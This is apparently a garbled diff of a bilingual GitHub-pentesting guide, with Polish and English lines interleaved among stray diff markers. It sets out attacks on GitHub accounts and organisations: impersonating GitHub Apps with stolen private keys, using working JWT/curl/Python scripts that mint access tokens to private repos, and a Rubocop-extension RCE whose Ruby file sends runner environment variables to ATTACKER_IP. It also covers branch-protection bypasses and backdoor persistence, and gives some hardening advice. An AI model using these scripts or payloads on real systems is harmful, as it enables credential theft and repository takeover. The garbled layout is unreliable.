> [!NOTE]
|
||||
> Zauważ, że jeśli **uda ci się ukraść ciasteczko `user_session`** (aktualnie skonfigurowane z SameSite: Lax), możesz **całkowicie podszyć się pod użytkownika** bez potrzeby posiadania poświadczeń lub 2FA.
|
||||
> Note that if you **manage to steal the `user_session` cookie** (currently configured with SameSite: Lax) you can **completely impersonate the user** without needing credentials or 2FA.
|
||||
|
||||
Sprawdź sekcję poniżej o [**obejściach ochrony gałęzi**](#branch-protection-bypass), jeśli to może być przydatne.
|
||||
Check the section below about [**branch protections bypasses**](#branch-protection-bypass) in case it's useful.
|
||||
|
||||
### Z kluczem SSH użytkownika
|
||||
### With User SSH Key
|
||||
|
||||
Github pozwala **użytkownikom** ustawiać **klucze SSH**, które będą używane jako **metoda uwierzytelniania do wdrażania kodu** w ich imieniu (nie stosuje się 2FA).
|
||||
Github allows **users** to set **SSH keys** that will be used as **authentication method to deploy code** on their behalf (no 2FA is applied).
|
||||
|
||||
With this key you can perform **changes in repositories where the user has some privileges**, however you can not sue it to access github api to enumerate the environment. However, you can get **enumerate local settings** to get information about the repos and user you have access to:
|
||||
|
||||
Z tym kluczem możesz wprowadzać **zmiany w repozytoriach, w których użytkownik ma pewne uprawnienia**, jednak nie możesz go użyć do uzyskania dostępu do API github, aby enumerować środowisko. Możesz jednak **enumerować lokalne ustawienia**, aby uzyskać informacje o repozytoriach i użytkowniku, do którego masz dostęp:
|
||||
```bash
|
||||
# Go to the the repository folder
|
||||
# Get repo config and current user name and email
|
||||
git config --list
|
||||
```
|
||||
Jeśli użytkownik skonfigurował swoją nazwę użytkownika jako swoją nazwę użytkownika github, możesz uzyskać dostęp do **publicznych kluczy, które ustawił** na swoim koncie w _https://github.com/\<github_username>.keys_, możesz to sprawdzić, aby potwierdzić, że znaleziony klucz prywatny może być użyty.
|
||||
|
||||
**Klucze SSH** mogą być również ustawione w repozytoriach jako **klucze wdrożeniowe**. Każdy, kto ma dostęp do tego klucza, będzie mógł **uruchamiać projekty z repozytorium**. Zwykle na serwerze z różnymi kluczami wdrożeniowymi lokalny plik **`~/.ssh/config`** dostarczy informacji o tym, do którego klucza się odnosi.
|
||||
If the user has configured its username as his github username you can access the **public keys he has set** in his account in _https://github.com/\<github_username>.keys_, you could check this to confirm the private key you found can be used.
|
||||
|
||||
#### Klucze GPG
|
||||
**SSH keys** can also be set in repositories as **deploy keys**. Anyone with access to this key will be able to **launch projects from a repository**. Usually in a server with different deploy keys the local file **`~/.ssh/config`** will give you info about key is related.
|
||||
|
||||
Jak wyjaśniono [**tutaj**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/github-security/broken-reference/README.md), czasami konieczne jest podpisanie commitów, inaczej możesz zostać odkryty.
|
||||
#### GPG Keys
|
||||
|
||||
As explained [**here**](https://github.com/carlospolop/hacktricks-cloud/blob/master/pentesting-ci-cd/github-security/broken-reference/README.md) sometimes it's needed to sign the commits or you might get discovered.
|
||||
|
||||
Check locally if the current user has any key with:
|
||||
|
||||
Sprawdź lokalnie, czy bieżący użytkownik ma jakikolwiek klucz za pomocą:
|
||||
```shell
|
||||
gpg --list-secret-keys --keyid-format=long
|
||||
```
|
||||
### Z tokenem użytkownika
|
||||
|
||||
Aby uzyskać wprowadzenie na temat [**tokenów użytkownika, sprawdź podstawowe informacje**](basic-github-information.md#personal-access-tokens).
|
||||
### With User Token
|
||||
|
||||
Token użytkownika może być używany **zamiast hasła** do Git przez HTTPS lub może być używany do [**uwierzytelniania w API za pomocą Basic Authentication**](https://docs.github.com/v3/auth/#basic-authentication). W zależności od przypisanych do niego uprawnień, możesz być w stanie wykonać różne akcje.
|
||||
For an introduction about [**User Tokens check the basic information**](basic-github-information.md#personal-access-tokens).
|
||||
|
||||
Token użytkownika wygląda tak: `ghp_EfHnQFcFHX6fGIu5mpduvRiYR584kK0dX123`
|
||||
A user token can be used **instead of a password** for Git over HTTPS, or can be used to [**authenticate to the API over Basic Authentication**](https://docs.github.com/v3/auth/#basic-authentication). Depending on the privileges attached to it you might be able to perform different actions.
|
||||
|
||||
### Z aplikacją Oauth
|
||||
A User token looks like this: `ghp_EfHnQFcFHX6fGIu5mpduvRiYR584kK0dX123`
|
||||
|
||||
Aby uzyskać wprowadzenie na temat [**aplikacji Oauth Github, sprawdź podstawowe informacje**](basic-github-information.md#oauth-applications).
|
||||
### With Oauth Application
|
||||
|
||||
Atakujący może stworzyć **złośliwą aplikację Oauth**, aby uzyskać dostęp do uprzywilejowanych danych/akcji użytkowników, którzy prawdopodobnie zaakceptują je jako część kampanii phishingowej.
|
||||
For an introduction about [**Github Oauth Applications check the basic information**](basic-github-information.md#oauth-applications).
|
||||
|
||||
To są [zakresy, o które może prosić aplikacja Oauth](https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps). Zawsze należy sprawdzić żądane zakresy przed ich zaakceptowaniem.
|
||||
An attacker might create a **malicious Oauth Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.
|
||||
|
||||
Ponadto, jak wyjaśniono w podstawowych informacjach, **organizacje mogą przyznawać/odmawiać dostępu aplikacjom stron trzecich** do informacji/repozytoriów/akcji związanych z organizacją.
|
||||
These are the [scopes an Oauth application can request](https://docs.github.com/en/developers/apps/building-oauth-apps/scopes-for-oauth-apps). A should always check the scopes requested before accepting them.
|
||||
|
||||
### Z aplikacją Github
|
||||
Moreover, as explained in the basic information, **organizations can give/deny access to third party applications** to information/repos/actions related with the organisation.
|
||||
|
||||
Aby uzyskać wprowadzenie na temat [**aplikacji Github, sprawdź podstawowe informacje**](basic-github-information.md#github-applications).
|
||||
### With Github Application
|
||||
|
||||
Atakujący może stworzyć **złośliwą aplikację Github**, aby uzyskać dostęp do uprzywilejowanych danych/akcji użytkowników, którzy prawdopodobnie zaakceptują je jako część kampanii phishingowej.
|
||||
For an introduction about [**Github Applications check the basic information**](basic-github-information.md#github-applications).
|
||||
|
||||
Ponadto, jak wyjaśniono w podstawowych informacjach, **organizacje mogą przyznawać/odmawiać dostępu aplikacjom stron trzecich** do informacji/repozytoriów/akcji związanych z organizacją.
|
||||
An attacker might create a **malicious Github Application** to access privileged data/actions of the users that accepts them probably as part of a phishing campaign.
|
||||
|
||||
#### Podszywanie się pod aplikację GitHub za pomocą jej klucza prywatnego (JWT → tokeny dostępu do instalacji)
|
||||
Moreover, as explained in the basic information, **organizations can give/deny access to third party applications** to information/repos/actions related with the organisation.
|
||||
|
||||
Jeśli uzyskasz klucz prywatny (PEM) aplikacji GitHub, możesz w pełni podszyć się pod aplikację we wszystkich jej instalacjach:
|
||||
#### Impersonate a GitHub App with its private key (JWT → installation access tokens)
|
||||
|
||||
- Wygeneruj krótkoterminowy JWT podpisany kluczem prywatnym
|
||||
- Wywołaj REST API aplikacji GitHub, aby enumerować instalacje
|
||||
- Wytwórz tokeny dostępu na poziomie instalacji i użyj ich do listowania/klonowania/pushowania do repozytoriów przyznanych tej instalacji
|
||||
If you obtain the private key (PEM) of a GitHub App, you can fully impersonate the app across all of its installations:
|
||||
|
||||
Wymagania:
|
||||
- Klucz prywatny aplikacji GitHub (PEM)
|
||||
- ID aplikacji GitHub (numeryczne). GitHub wymaga, aby iss było ID aplikacji
|
||||
- Generate a short‑lived JWT signed with the private key
|
||||
- Call the GitHub App REST API to enumerate installations
|
||||
- Mint per‑installation access tokens and use them to list/clone/push to repositories granted to that installation
|
||||
|
||||
Requirements:
|
||||
- GitHub App private key (PEM)
|
||||
- GitHub App ID (numeric). GitHub requires iss to be the App ID
|
||||
|
||||
Create JWT (RS256):
|
||||
|
||||
Utwórz JWT (RS256):
|
||||
```python
|
||||
#!/usr/bin/env python3
|
||||
import time, jwt
|
||||
|
||||
with open("priv.pem", "r") as f:
|
||||
signing_key = f.read()
|
||||
signing_key = f.read()
|
||||
|
||||
APP_ID = "123456" # GitHub App ID (numeric)
|
||||
|
||||
def gen_jwt():
|
||||
now = int(time.time())
|
||||
payload = {
|
||||
"iat": now - 60,
|
||||
"exp": now + 600 - 60, # ≤10 minutes
|
||||
"iss": APP_ID,
|
||||
}
|
||||
return jwt.encode(payload, signing_key, algorithm="RS256")
|
||||
now = int(time.time())
|
||||
payload = {
|
||||
"iat": now - 60,
|
||||
"exp": now + 600 - 60, # ≤10 minutes
|
||||
"iss": APP_ID,
|
||||
}
|
||||
return jwt.encode(payload, signing_key, algorithm="RS256")
|
||||
```
|
||||
Lista instalacji dla uwierzytelnionej aplikacji:
|
||||
|
||||
List installations for the authenticated app:
|
||||
|
||||
```bash
|
||||
JWT=$(python3 -c 'import time,jwt,sys;print(jwt.encode({"iat":int(time.time()-60),"exp":int(time.time())+540,"iss":sys.argv[1]}, open("priv.pem").read(), algorithm="RS256"))' 123456)
|
||||
|
||||
curl -sS -H "Authorization: Bearer $JWT" \
|
||||
-H "Accept: application/vnd.github+json" \
|
||||
-H "X-GitHub-Api-Version: 2022-11-28" \
|
||||
https://api.github.com/app/installations
|
||||
-H "Accept: application/vnd.github+json" \
|
||||
-H "X-GitHub-Api-Version: 2022-11-28" \
|
||||
https://api.github.com/app/installations
|
||||
```
|
||||
Utwórz token dostępu do instalacji (ważny ≤ 10 minut):
|
||||
|
||||
Create an installation access token (valid ≤ 10 minutes):
|
||||
|
||||
```bash
|
||||
INSTALL_ID=12345678
|
||||
curl -sS -X POST \
|
||||
-H "Authorization: Bearer $JWT" \
|
||||
-H "Accept: application/vnd.github+json" \
|
||||
-H "X-GitHub-Api-Version: 2022-11-28" \
|
||||
https://api.github.com/app/installations/$INSTALL_ID/access_tokens
|
||||
-H "Authorization: Bearer $JWT" \
|
||||
-H "Accept: application/vnd.github+json" \
|
||||
-H "X-GitHub-Api-Version: 2022-11-28" \
|
||||
https://api.github.com/app/installations/$INSTALL_ID/access_tokens
|
||||
```
|
||||
Użyj tokena, aby uzyskać dostęp do kodu. Możesz klonować lub przesyłać za pomocą formatu URL x‑access‑token:
|
||||
|
||||
Use the token to access code. You can clone or push using the x‑access‑token URL form:
|
||||
|
||||
```bash
|
||||
TOKEN=ghs_...
|
||||
REPO=owner/name
|
||||
git clone https://x-access-token:${TOKEN}@github.com/${REPO}.git
|
||||
git clone https://x-access-token:${TOKEN}@github.com/${REPO}.git
|
||||
# push works if the app has contents:write on that repository
|
||||
```
|
||||
Programowy PoC do celowania w konkretną organizację i wylistowania prywatnych repozytoriów (PyGithub + PyJWT):
|
||||
|
||||
Programmatic PoC to target a specific org and list private repos (PyGithub + PyJWT):
|
||||
|
||||
```python
|
||||
#!/usr/bin/env python3
|
||||
import time, jwt, requests
|
||||
from github import Auth, GithubIntegration
|
||||
|
||||
with open("priv.pem", "r") as f:
|
||||
signing_key = f.read()
|
||||
signing_key = f.read()
|
||||
|
||||
APP_ID = "123456" # GitHub App ID (numeric)
|
||||
ORG = "someorg"
|
||||
|
||||
def gen_jwt():
|
||||
now = int(time.time())
|
||||
payload = {"iat": now-60, "exp": now+540, "iss": APP_ID}
|
||||
return jwt.encode(payload, signing_key, algorithm="RS256")
|
||||
now = int(time.time())
|
||||
payload = {"iat": now-60, "exp": now+540, "iss": APP_ID}
|
||||
return jwt.encode(payload, signing_key, algorithm="RS256")
|
||||
|
||||
auth = Auth.AppAuth(APP_ID, signing_key)
|
||||
GI = GithubIntegration(auth=auth)
|
||||
@@ -240,53 +253,57 @@ print(f"Installation ID: {installation.id}")
|
||||
|
||||
jwt_tok = gen_jwt()
|
||||
r = requests.post(
|
||||
f"https://api.github.com/app/installations/{installation.id}/access_tokens",
|
||||
headers={
|
||||
"Accept": "application/vnd.github+json",
|
||||
"Authorization": f"Bearer {jwt_tok}",
|
||||
"X-GitHub-Api-Version": "2022-11-28",
|
||||
},
|
||||
f"https://api.github.com/app/installations/{installation.id}/access_tokens",
|
||||
headers={
|
||||
"Accept": "application/vnd.github+json",
|
||||
"Authorization": f"Bearer {jwt_tok}",
|
||||
"X-GitHub-Api-Version": "2022-11-28",
|
||||
},
|
||||
)
|
||||
access_token = r.json()["token"]
|
||||
|
||||
print("--- repos ---")
|
||||
for repo in installation.get_repos():
|
||||
print(f"* {repo.full_name} (private={repo.private})")
|
||||
clone_url = f"https://x-access-token:{access_token}@github.com/{repo.full_name}.git"
|
||||
print(clone_url)
|
||||
print(f"* {repo.full_name} (private={repo.private})")
|
||||
clone_url = f"https://x-access-token:{access_token}@github.com/{repo.full_name}.git"
|
||||
print(clone_url)
|
||||
```
|
||||
Notatki:
|
||||
- Tokeny instalacji dziedziczą dokładnie uprawnienia na poziomie repozytorium aplikacji (na przykład, contents: write, pull_requests: write)
|
||||
- Tokeny wygasają w ≤10 minut, ale nowe tokeny mogą być generowane w nieskończoność, o ile zachowasz klucz prywatny
|
||||
- Możesz również enumerować instalacje za pomocą REST API (GET /app/installations) używając JWT
|
||||
|
||||
## Kompromitacja i nadużycie Github Action
|
||||
Notes:
|
||||
- Installation tokens inherit exactly the app’s repository‑level permissions (for example, contents: write, pull_requests: write)
|
||||
- Tokens expire in ≤10 minutes, but new tokens can be minted indefinitely as long as you retain the private key
|
||||
- You can also enumerate installations via the REST API (GET /app/installations) using the JWT
|
||||
|
||||
Istnieje kilka technik kompromitacji i nadużycia Github Action, sprawdź je tutaj:
|
||||
## Compromise & Abuse Github Action
|
||||
|
||||
There are several techniques to compromise and abuse a Github Action, check them here:
|
||||
|
||||
{{#ref}}
|
||||
abusing-github-actions/
|
||||
{{#endref}}
|
||||
|
||||
## Nadużywanie aplikacji GitHub osób trzecich uruchamiających zewnętrzne narzędzia (RCE rozszerzenia Rubocop)
|
||||
## Abusing third‑party GitHub Apps running external tools (Rubocop extension RCE)
|
||||
|
||||
Niektóre aplikacje GitHub i usługi przeglądania PR wykonują zewnętrzne lintery/SAST przeciwko pull requestom, używając plików konfiguracyjnych kontrolowanych przez repozytorium. Jeśli obsługiwane narzędzie pozwala na dynamiczne ładowanie kodu, PR może osiągnąć RCE na runnerze usługi.
|
||||
Some GitHub Apps and PR review services execute external linters/SAST against pull requests using repository‑controlled configuration files. If a supported tool allows dynamic code loading, a PR can achieve RCE on the service’s runner.
|
||||
|
||||
Przykład: Rubocop wspiera ładowanie rozszerzeń z jego konfiguracji YAML. Jeśli usługa przekazuje plik .rubocop.yml dostarczony przez repozytorium, możesz wykonać dowolny kod Ruby, wymagając lokalnego pliku.
|
||||
Example: Rubocop supports loading extensions from its YAML config. If the service passes through a repo‑provided .rubocop.yml, you can execute arbitrary Ruby by requiring a local file.
|
||||
|
||||
- Warunki wyzwalające zazwyczaj obejmują:
|
||||
- Narzędzie jest włączone w usłudze
|
||||
- PR zawiera pliki, które narzędzie rozpoznaje (dla Rubocop: .rb)
|
||||
- Repozytorium zawiera plik konfiguracyjny narzędzia (Rubocop szuka .rubocop.yml wszędzie)
|
||||
- Trigger conditions usually include:
|
||||
- The tool is enabled in the service
|
||||
- The PR contains files the tool recognizes (for Rubocop: .rb)
|
||||
- The repo contains the tool’s config file (Rubocop searches for .rubocop.yml anywhere)
|
||||
|
||||
Pliki exploita w PR:
|
||||
Exploit files in the PR:
|
||||
|
||||
.rubocop.yml
|
||||
|
||||
```yaml
|
||||
require:
|
||||
- ./ext.rb
|
||||
- ./ext.rb
|
||||
```
|
||||
ext.rb (ekstrahowanie zmiennych środowiskowych runnera):
|
||||
|
||||
ext.rb (exfiltrate runner env vars):
|
||||
|
||||
```ruby
|
||||
require 'net/http'
|
||||
require 'uri'
|
||||
@@ -297,92 +314,99 @@ json_data = env_vars.to_json
|
||||
url = URI.parse('http://ATTACKER_IP/')
|
||||
|
||||
begin
|
||||
http = Net::HTTP.new(url.host, url.port)
|
||||
req = Net::HTTP::Post.new(url.path)
|
||||
req['Content-Type'] = 'application/json'
|
||||
req.body = json_data
|
||||
http.request(req)
|
||||
http = Net::HTTP.new(url.host, url.port)
|
||||
req = Net::HTTP::Post.new(url.path)
|
||||
req['Content-Type'] = 'application/json'
|
||||
req.body = json_data
|
||||
http.request(req)
|
||||
rescue StandardError => e
|
||||
warn e.message
|
||||
warn e.message
|
||||
end
|
||||
```
|
||||
Również dołącz wystarczająco dużą fikcyjną aplikację Ruby (np. main.rb), aby linter rzeczywiście działał.
|
||||
|
||||
Wpływ zaobserwowany w rzeczywistości:
|
||||
- Pełne wykonanie kodu na produkcyjnym runnerze, który uruchomił linter
|
||||
- Ekstrakcja wrażliwych zmiennych środowiskowych, w tym prywatnego klucza GitHub App używanego przez usługę, kluczy API, poświadczeń DB itp.
|
||||
- Posiadając wyciekły prywatny klucz GitHub App, możesz tworzyć tokeny instalacji i uzyskać dostęp do odczytu/zapisu do wszystkich repozytoriów przyznanych tej aplikacji (zobacz sekcję powyżej na temat podszywania się pod GitHub App)
|
||||
Also include a sufficiently large dummy Ruby file (e.g., main.rb) so the linter actually runs.
|
||||
|
||||
Wytyczne dotyczące wzmacniania zabezpieczeń dla usług uruchamiających zewnętrzne narzędzia:
|
||||
- Traktuj konfiguracje narzędzi dostarczone przez repozytorium jako nieufny kod
|
||||
- Uruchamiaj narzędzia w ściśle izolowanych piaskownicach bez zamontowanych wrażliwych zmiennych środowiskowych
|
||||
- Stosuj poświadczenia o minimalnych uprawnieniach i izolację systemu plików oraz ogranicz/odrzuć wychodzący ruch sieciowy dla narzędzi, które nie wymagają dostępu do internetu
|
||||
Impact observed in the wild:
|
||||
- Full code execution on the production runner that executed the linter
|
||||
- Exfiltration of sensitive environment variables, including the GitHub App private key used by the service, API keys, DB credentials, etc.
|
||||
- With a leaked GitHub App private key you can mint installation tokens and get read/write access to all repositories granted to that app (see the section above on GitHub App impersonation)
|
||||
|
||||
## Ominięcie Ochrony Gałęzi
|
||||
Hardening guidelines for services running external tools:
|
||||
- Treat repository‑provided tool configs as untrusted code
|
||||
- Execute tools in tightly isolated sandboxes with no sensitive environment variables mounted
|
||||
- Apply least‑privilege credentials and filesystem isolation, and restrict/deny outbound network egress for tools that don’t require internet access
|
||||
|
||||
- **Wymagaj liczby zatwierdzeń**: Jeśli skompromitowałeś kilka kont, możesz po prostu zaakceptować swoje PR z innych kont. Jeśli masz tylko konto, z którego utworzyłeś PR, nie możesz zaakceptować swojego własnego PR. Jednak jeśli masz dostęp do środowiska **Github Action** w repozytorium, używając **GITHUB_TOKEN**, możesz być w stanie **zatwierdzić swój PR** i uzyskać w ten sposób 1 zatwierdzenie.
|
||||
- _Uwaga dla tego i dla ograniczenia Właścicieli Kodów, że zazwyczaj użytkownik nie będzie mógł zatwierdzić swoich własnych PR, ale jeśli możesz, możesz to wykorzystać, aby zaakceptować swoje PR._
|
||||
- **Odrzuć zatwierdzenia, gdy nowe commity są przesyłane**: Jeśli to nie jest ustawione, możesz przesłać legalny kod, poczekać, aż ktoś go zatwierdzi, a następnie dodać złośliwy kod i połączyć go z chronioną gałęzią.
|
||||
- **Wymagaj przeglądów od Właścicieli Kodów**: Jeśli to jest aktywowane i jesteś Właścicielem Kodu, możesz sprawić, że **Github Action utworzy twój PR, a następnie zatwierdzisz go samodzielnie**.
|
||||
- Gdy plik **CODEOWNER jest źle skonfigurowany**, Github nie zgłasza błędu, ale go nie używa. Dlatego, jeśli jest źle skonfigurowany, **ochrona Właścicieli Kodów nie jest stosowana.**
|
||||
- **Zezwól określonym aktorom na ominięcie wymagań dotyczących pull requestów**: Jeśli jesteś jednym z tych aktorów, możesz ominąć zabezpieczenia pull requestów.
|
||||
- **Uwzględnij administratorów**: Jeśli to nie jest ustawione, a jesteś administratorem repozytorium, możesz ominąć te zabezpieczenia gałęzi.
|
||||
- **Przechwytywanie PR**: Możesz być w stanie **zmodyfikować PR kogoś innego**, dodając złośliwy kod, zatwierdzając wynikowy PR samodzielnie i łącząc wszystko.
|
||||
- **Usuwanie Ochrony Gałęzi**: Jeśli jesteś **administratorem repozytorium, możesz wyłączyć zabezpieczenia**, połączyć swój PR i ponownie ustawić zabezpieczenia.
|
||||
- **Ominięcie zabezpieczeń push**: Jeśli repozytorium **zezwala tylko określonym użytkownikom** na wysyłanie push (łączenie kodu) w gałęziach (ochrona gałęzi może chronić wszystkie gałęzie, określając symbol wieloznaczny `*`).
|
||||
- Jeśli masz **dostęp do zapisu w repozytorium, ale nie masz pozwolenia na przesyłanie kodu** z powodu ochrony gałęzi, możesz nadal **utworzyć nową gałąź** i w jej ramach utworzyć **github action, która jest wyzwalana, gdy kod jest przesyłany**. Ponieważ **ochrona gałęzi nie będzie chronić gałęzi, dopóki nie zostanie utworzona**, to pierwsze przesłanie kodu do gałęzi **wykona github action**.
|
||||
## Branch Protection Bypass
|
||||
|
||||
## Ominięcie Ochrony Środowisk
|
||||
- **Require a number of approvals**: If you compromised several accounts you might just accept your PRs from other accounts. If you just have the account from where you created the PR you cannot accept your own PR. However, if you have access to a **Github Action** environment inside the repo, using the **GITHUB_TOKEN** you might be able to **approve your PR** and get 1 approval this way.
|
||||
- _Note for this and for the Code Owners restriction that usually a user won't be able to approve his own PRs, but if you are, you can abuse it to accept your PRs._
|
||||
- **Dismiss approvals when new commits are pushed**: If this isn’t set, you can submit legit code, wait till someone approves it, and put malicious code and merge it into the protected branch.
|
||||
- **Require reviews from Code Owners**: If this is activated and you are a Code Owner, you could make a **Github Action create your PR and then approve it yourself**.
|
||||
- When a **CODEOWNER file is missconfigured** Github doesn't complain but it does't use it. Therefore, if it's missconfigured it's **Code Owners protection isn't applied.**
|
||||
- **Allow specified actors to bypass pull request requirements**: If you are one of these actors you can bypass pull request protections.
|
||||
- **Include administrators**: If this isn’t set and you are admin of the repo, you can bypass this branch protections.
|
||||
- **PR Hijacking**: You could be able to **modify the PR of someone else** adding malicious code, approving the resulting PR yourself and merging everything.
|
||||
- **Removing Branch Protections**: If you are an **admin of the repo you can disable the protections**, merge your PR and set the protections back.
|
||||
- **Bypassing push protections**: If a repo **only allows certain users** to send push (merge code) in branches (the branch protection might be protecting all the branches specifying the wildcard `*`).
|
||||
- If you have **write access over the repo but you are not allowed to push code** because of the branch protection, you can still **create a new branch** and within it create a **github action that is triggered when code is pushed**. As the **branch protection won't protect the branch until it's created**, this first code push to the branch will **execute the github action**.
|
||||
|
||||
Aby uzyskać wprowadzenie do [**Github Environment, sprawdź podstawowe informacje**](basic-github-information.md#git-environments).
|
||||
## Bypass Environments Protections
|
||||
|
||||
W przypadku, gdy środowisko może być **dostępne ze wszystkich gałęzi**, **nie jest chronione** i możesz łatwo uzyskać dostęp do sekretów wewnątrz środowiska. Zauważ, że możesz znaleźć repozytoria, w których **wszystkie gałęzie są chronione** (poprzez określenie ich nazw lub użycie `*`), w tym scenariuszu, **znajdź gałąź, w której możesz przesyłać kod** i możesz **ekstrahować** sekrety, tworząc nową github action (lub modyfikując jedną).
|
||||
For an introduction about [**Github Environment check the basic information**](basic-github-information.md#git-environments).
|
||||
|
||||
In case an environment can be **accessed from all the branches**, it's **isn't protected** and you can easily access the secrets inside the environment. Note that you might find repos where **all the branches are protected** (by specifying its names or by using `*`) in that scenario, **find a branch were you can push code** and you can **exfiltrate** the secrets creating a new github action (or modifying one).
|
||||
|
||||
Note, that you might find the edge case where **all the branches are protected** (via wildcard `*`) it's specified **who can push code to the branches** (_you can specify that in the branch protection_) and **your user isn't allowed**. You can still run a custom github action because you can create a branch and use the push trigger over itself. The **branch protection allows the push to a new branch so the github action will be triggered**.
|
||||
|
||||
Zauważ, że możesz napotkać przypadek brzegowy, w którym **wszystkie gałęzie są chronione** (poprzez symbol wieloznaczny `*`), określono **kto może przesyłać kod do gałęzi** (_możesz to określić w ochronie gałęzi_), a **twój użytkownik nie ma pozwolenia**. Możesz nadal uruchomić niestandardową github action, ponieważ możesz utworzyć gałąź i użyć wyzwalacza push nad nią. **Ochrona gałęzi zezwala na push do nowej gałęzi, więc github action zostanie wyzwolona**.
|
||||
```yaml
|
||||
push: # Run it when a push is made to a branch
|
||||
branches:
|
||||
- current_branch_name #Use '**' to run when a push is made to any branch
|
||||
branches:
|
||||
- current_branch_name #Use '**' to run when a push is made to any branch
|
||||
```
|
||||
Zauważ, że **po utworzeniu** gałęzi **ochrona gałęzi będzie miała zastosowanie do nowej gałęzi** i nie będziesz mógł jej modyfikować, ale w tym czasie już zrzuciłeś sekrety.
|
||||
|
||||
## Utrzymywanie
|
||||
Note that **after the creation** of the branch the **branch protection will apply to the new branch** and you won't be able to modify it, but for that time you will have already dumped the secrets.
|
||||
|
||||
- Wygeneruj **token użytkownika**
|
||||
- Ukradnij **tokeny github** z **sekretów**
|
||||
- **Usunięcie** wyników **workflow** i **gałęzi**
|
||||
- Przyznaj **więcej uprawnień całej organizacji**
|
||||
- Utwórz **webhooki** do eksfiltracji informacji
|
||||
- Zaproś **zewnętrznych współpracowników**
|
||||
- **Usuń** **webhooki** używane przez **SIEM**
|
||||
- Utwórz/modyfikuj **Github Action** z **tylnym wejściem**
|
||||
- Znajdź **vulnerable Github Action do wstrzykiwania poleceń** poprzez modyfikację wartości **sekretu**
|
||||
## Persistence
|
||||
|
||||
### Fałszywe Commity - Tylne wejście przez commity repo
|
||||
- Generate **user token**
|
||||
- Steal **github tokens** from **secrets**
|
||||
- **Deletion** of workflow **results** and **branches**
|
||||
- Give **more permissions to all the org**
|
||||
- Create **webhooks** to exfiltrate information
|
||||
- Invite **outside collaborators**
|
||||
- **Remove** **webhooks** used by the **SIEM**
|
||||
- Create/modify **Github Action** with a **backdoor**
|
||||
- Find **vulnerable Github Action to command injection** via **secret** value modification
|
||||
|
||||
W Githubie możliwe jest **utworzenie PR do repo z forka**. Nawet jeśli PR **nie zostanie zaakceptowany**, **id commita** w oryginalnym repo zostanie utworzone dla wersji kodu z forka. Dlatego atakujący **może przypiąć się do użycia konkretnego commita z pozornie legalnego repo, które nie zostało utworzone przez właściciela repo**.
|
||||
### Imposter Commits - Backdoor via repo commits
|
||||
|
||||
In Github it's possible to **create a PR to a repo from a fork**. Even if the PR is **not accepted**, a **commit** id inside the orginal repo is going to be created for the fork version of the code. Therefore, an attacker **could pin to use an specific commit from an apparently ligit repo that wasn't created by the owner of the repo**.
|
||||
|
||||
Like [**this**](https://github.com/actions/checkout/commit/c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e):
|
||||
|
||||
Jak [**to**](https://github.com/actions/checkout/commit/c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e):
|
||||
```yaml
|
||||
name: example
|
||||
on: [push]
|
||||
jobs:
|
||||
commit:
|
||||
runs-on: ubuntu-latest
|
||||
steps:
|
||||
- uses: actions/checkout@c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e
|
||||
- shell: bash
|
||||
run: |
|
||||
echo 'hello world!'
|
||||
commit:
|
||||
runs-on: ubuntu-latest
|
||||
steps:
|
||||
- uses: actions/checkout@c7d749a2d57b4b375d1ebcd17cfbfb60c676f18e
|
||||
- shell: bash
|
||||
run: |
|
||||
echo 'hello world!'
|
||||
```
|
||||
Aby uzyskać więcej informacji, sprawdź [https://www.chainguard.dev/unchained/what-the-fork-imposter-commits-in-github-actions-and-ci-cd](https://www.chainguard.dev/unchained/what-the-fork-imposter-commits-in-github-actions-and-ci-cd)
|
||||
|
||||
## Odniesienia
|
||||
For more info check [https://www.chainguard.dev/unchained/what-the-fork-imposter-commits-in-github-actions-and-ci-cd](https://www.chainguard.dev/unchained/what-the-fork-imposter-commits-in-github-actions-and-ci-cd)
|
||||
|
||||
- [Jak wykorzystaliśmy CodeRabbit: od prostego PR do RCE i dostępu do zapisu w 1M repozytoriach](https://research.kudelskisecurity.com/2025/08/19/how-we-exploited-coderabbit-from-a-simple-pr-to-rce-and-write-access-on-1m-repositories/)
|
||||
- [Rozszerzenia Rubocop (wymagane)](https://docs.rubocop.org/rubocop/latest/extensions.html)
|
||||
- [Uwierzytelnianie za pomocą aplikacji GitHub (JWT)](https://docs.github.com/en/apps/creating-github-apps/authenticating-with-a-github-app)
|
||||
- [Lista instalacji dla uwierzytelnionej aplikacji](https://docs.github.com/en/rest/apps/apps?apiVersion=2022-11-28#list-installations-for-the-authenticated-app)
|
||||
- [Utwórz token dostępu do instalacji dla aplikacji](https://docs.github.com/en/rest/apps/apps?apiVersion=2022-11-28#create-an-installation-access-token-for-an-app)
|
||||
## References
|
||||
|
||||
- [How we exploited CodeRabbit: from a simple PR to RCE and write access on 1M repositories](https://research.kudelskisecurity.com/2025/08/19/how-we-exploited-coderabbit-from-a-simple-pr-to-rce-and-write-access-on-1m-repositories/)
|
||||
- [Rubocop extensions (require)](https://docs.rubocop.org/rubocop/latest/extensions.html)
|
||||
- [Authenticating with a GitHub App (JWT)](https://docs.github.com/en/apps/creating-github-apps/authenticating-with-a-github-app)
|
||||
- [List installations for the authenticated app](https://docs.github.com/en/rest/apps/apps?apiVersion=2022-11-28#list-installations-for-the-authenticated-app)
|
||||
- [Create an installation access token for an app](https://docs.github.com/en/rest/apps/apps?apiVersion=2022-11-28#create-an-installation-access-token-for-an-app)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
File diff suppressed because it is too large
Load Diff
@@ -1,3 +1,5 @@
|
||||
# Gh Actions - Zatrucie artefaktów
|
||||
# Gh Actions - Artifact Poisoning
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
@@ -2,49 +2,4 @@
|
||||
|
||||
{{#include ../../../banners/hacktricks-training.md}}
|
||||
|
||||
## Przegląd
|
||||
|
||||
